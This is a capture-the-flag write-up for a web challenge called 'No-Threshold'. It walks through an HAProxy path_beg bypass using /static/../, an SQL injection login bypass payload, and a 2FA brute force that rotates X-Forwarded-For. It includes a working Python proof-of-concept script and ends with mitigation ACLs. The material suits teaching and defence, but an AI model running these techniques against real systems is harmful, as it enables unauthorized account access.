No-Threshold
Web challenge
Prepare for the finest magic products out there. However, please be aware that we’ve implemented a specialized protective spell within our web application to guard against any black magic aimed at our web shop.🔮🎩
We saw a shopping page with a login functionality that is forbidden 403. To add items , appear the message Login Required but we can’t login because the 403 page, so is this about a 403 bypass ?  But all this were falses positives. (don’t trust on automated scans)
Source Code Review
- Inside the config.py file we saw our flag.
This challenge had an interesting configuration, on his Dockerfile we saw they install HAProxy 2.8.3, at the time i made this challenge ,this version doesn’t have vulnerabilites.
Inside the haproxy.cfg config on line 36 we saw
1
2
    # External users should be blocked from accessing routes under maintenance.
    http-request deny if { path_beg /auth/login }
The problem with this its the path_beg that will deny all request that start with /auth/login but no necesarily protect the endpoint. Because an attacker could circumvent this filter with a path like /static/../auth/login/  We can configure a rulle on Brup Porxy like this
Now we can analyze the login source code
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
def login():
    if request.method == "POST":

        username = request.form.get("username")
        password = request.form.get("password")

        if not username or not password:
            return render_template("public/login.html", error_message="Username or password is empty!"), 400
        try:
            user = query_db(
                f"SELECT username, password FROM users WHERE username = '{username}' AND password = '{password}'",
                one=True,
            )

            if user is None:
                return render_template("public/login.html", error_message="Invalid username or password"), 400

            set_2fa_code(4)

            return redirect("/auth/verify-2fa")
this login code is vulnerable to sql inyection, so we can bypass the login with admin'or 1=1-- -  Now we are presente to 2fa functionality, brute force ?
1
2
3
4
5
def set_2fa_code(d):
    uwsgi.cache_del("2fa-code")
    uwsgi.cache_set(
        "2fa-code", "".join(random.choices(string.digits, k=d)), 300 # valid for 5 min
    )
Here’s where a new value is set in the uWSGI cache. uwsgi.cache_set is a call to the uWSGI API to set a value in the cache. The first argument is the key under which the value will be stored (“2fa-code”).
”“.join(random.choices(string.digits, k=d)) generates a random string of digits, where string.digits is a string that contains ‘0123456789’, and random.choices selects k random digits. These are joined without a separator to form a 2FA code.
300 is the lifetime of the cache item in seconds. In this case, it means that the 2FA code will be valid for 300 seconds, or 5 minutes.
The configuration of the haproxy.cfg
1
2
3
4
5
6
7
8
    # Apply rate limit on the /auth/verify-2fa route.
    acl is_auth_verify_2fa path_beg,url_dec /auth/verify-2fa
    http-request deny deny_status 400 if is_auth_verify_2fa !valid_ipv4
    # Crate a stick-table to track the number of requests from a single IP address. (1min expire)
    stick-table type ip size 100k expire 60s store http_req_rate(60s)
    # Deny users that make more than 20 requests in a small timeframe.
    http-request track-sc0 hdr(X-Forwarded-For) if is_auth_verify_2fa
    http-request deny deny_status 429 if is_auth_verify_2fa { sc_http_req_rate(0) gt 20 }
- Rate Limiting on /auth/verify-2fa Route: An Access Control List (ACL) named is_auth_verify_2fa is created to identify requests to the /auth/verify-2fa path. After decodify the URL (%2f -> /)
- Denty with status 404 if the request to /auth/verify-2fa doesn’t contain a valid ipv4 in the X-Forwarded-For

- Request Rate Tracking: A stick-table is configured to track the HTTP request rate per IP address over a 60-second interval, with a maximum size of 100k entries. This is used to enforce rate limits on a per-IP basis.
- Rate Limit Enforcement: Requests exceeding 20 requests per minute to the /auth/verify-2fa route, as determined by the stick-table, are denied with a 429 status code. This helps mitigate potential brute force attacks.
Mayority of this rules are base on the ACL is_auth_verify_2fa that uses the path_beg which compares the beginning of the path. As with /auth/login we can bypass this rule with something like /static/../auth/verify-2fa.
Local Testing
Using burpsuite we will test this brute force attack against local server. Configure inside Intruder tab with a pitchfork attack, the request with two paylaods, once for the X-Forwarded-For adn the other offcourse for the 2FA token. 

For the first payload, we will use a list of 10,000 different IPs, ranging from 1.1.1.1 to 1.1.40.16. For the second payload, we will go through all combinations from 0000 to 9999.  Now we use the cookie to request /dashboard endpoint and receive the flag
Proof of Concept
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
import os, time , requests
from concurrent.futures import ThreadPoolExecutor

URL="http://127.0.0.1:1337"
codes = [str(i).zfill(4) for i in range(10000)]
num_hilos = 50  # Ajusta según tus necesidades
proxy_burp = {'http':'192.168.1.83:8080','https':'192.168.1.83:8080'}

# Enviar la peticion POST al Login con al inyección SQL

login_bypass = f'{URL}/static/../auth/login'
burp0_headers = {"Cache-Control": "max-age=0", "Upgrade-Insecure-Requests": "1", "Content-Type": "application/x-www-form-urlencoded", "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36", "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7"}
burp0_data = {"username": "admin'or 1=1-- -", "password": "123"}
requests.post(login_bypass, headers=burp0_headers, data=burp0_data, allow_redirects=True, proxies=proxy_burp)

def enviar_peticion(code):
    url_2fa = f'{URL}/static/../auth/verify-2fa'
    post_data = {"2fa-code":code}
    try:
        respuesta = requests.post(url_2fa, data=post_data, allow_redirects=True, proxies=proxy_burp)
        if 'Dashboard' in respuesta.text:
            print(respuesta.text)
    except Exception as e:
        print(f"Error al enviar petición a {url_2fa}: {e}")


with ThreadPoolExecutor(max_workers=num_hilos) as executor:
    executor.map(enviar_peticion, codes)
I notice that the X-Forwarded-For header was not necesary once you bypass the ACL(is_auth_verify_2fa). Also this python script require Burp Proxy Rules to change the path /static/../<> since requests library always normalize the path.
Mitigation
We can improve the ACL on the haproxy.conf, explicitly specifying the paths available.
1
2
acl valid_path path_beg,url_dec -i /auth/verify-2fa /path2 /path3
http-request deny if !valid_path
Also we can block ../
1
2
acl path_traversal url_dec -m sub ../
http-request deny if path_traversal